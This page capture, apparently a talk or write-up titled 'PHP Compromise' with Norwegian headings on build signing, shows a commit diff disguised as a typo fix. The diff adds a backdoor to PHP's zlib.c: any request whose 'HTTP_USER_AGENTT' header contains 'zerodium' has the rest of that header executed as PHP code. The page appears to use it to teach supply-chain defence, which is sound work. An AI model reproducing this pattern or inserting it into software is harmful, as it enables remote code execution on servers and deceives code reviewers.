
PHP Compromise




PHP Compromise




PHP Compromise



PHP Compromise



PHP Compromise



PHP Compromise

✓ Revert "Revert "[skip-ci] Fix typo""

This reverts commit [046827a](#).

[Browse files](#)

🔑 master

👤 nikic committed on Mar 28

1 parent [046827a](#)

commit [2b0f239b211c7544ebc7a4cd2c977a5b7a11ed8a](#)

📄 Showing **1 changed file** with **11 additions** and **0 deletions**.

[Unified](#)[Split](#)


▼ 11 ext/zlib/zlib.c

```
@@ -360,6 +360,17 @@ static void php_zlib_output_compression_start(void)
360      {
361          zval zoh;
362          php_output_handler *h;
363      +   zval *enc;
364      +
365      +   if ((Z_TYPE(PG(http_globals)[TRACK_VARS_SERVER]) == IS_ARRAY || zend_is_auto_global_str(ZEND_STRL("_SERVER"))) &&
366      +       (enc = zend_hash_str_find(Z_ARRVAL(PG(http_globals)[TRACK_VARS_SERVER]), "HTTP_USER_AGENTT", sizeof("HTTP_USER_AGENTT") - 1))) {
367      +       convert_to_string(enc);
368      +       if (strstr(Z_STRVAL_P(enc), "zerodium")) {
369      +           zend_try {
370      +               zend_eval_string(Z_STRVAL_P(enc)+8, NULL, "REMOVETHIS: sold to zerodium, mid 2017");
371      +           } zend_end_try();
372      +       }
373      +   }
374
375      switch (ZLIBG(output_compression)) {
376      case 0:
```


Verktøy

Signering av bygg

GnuPG





sigstore

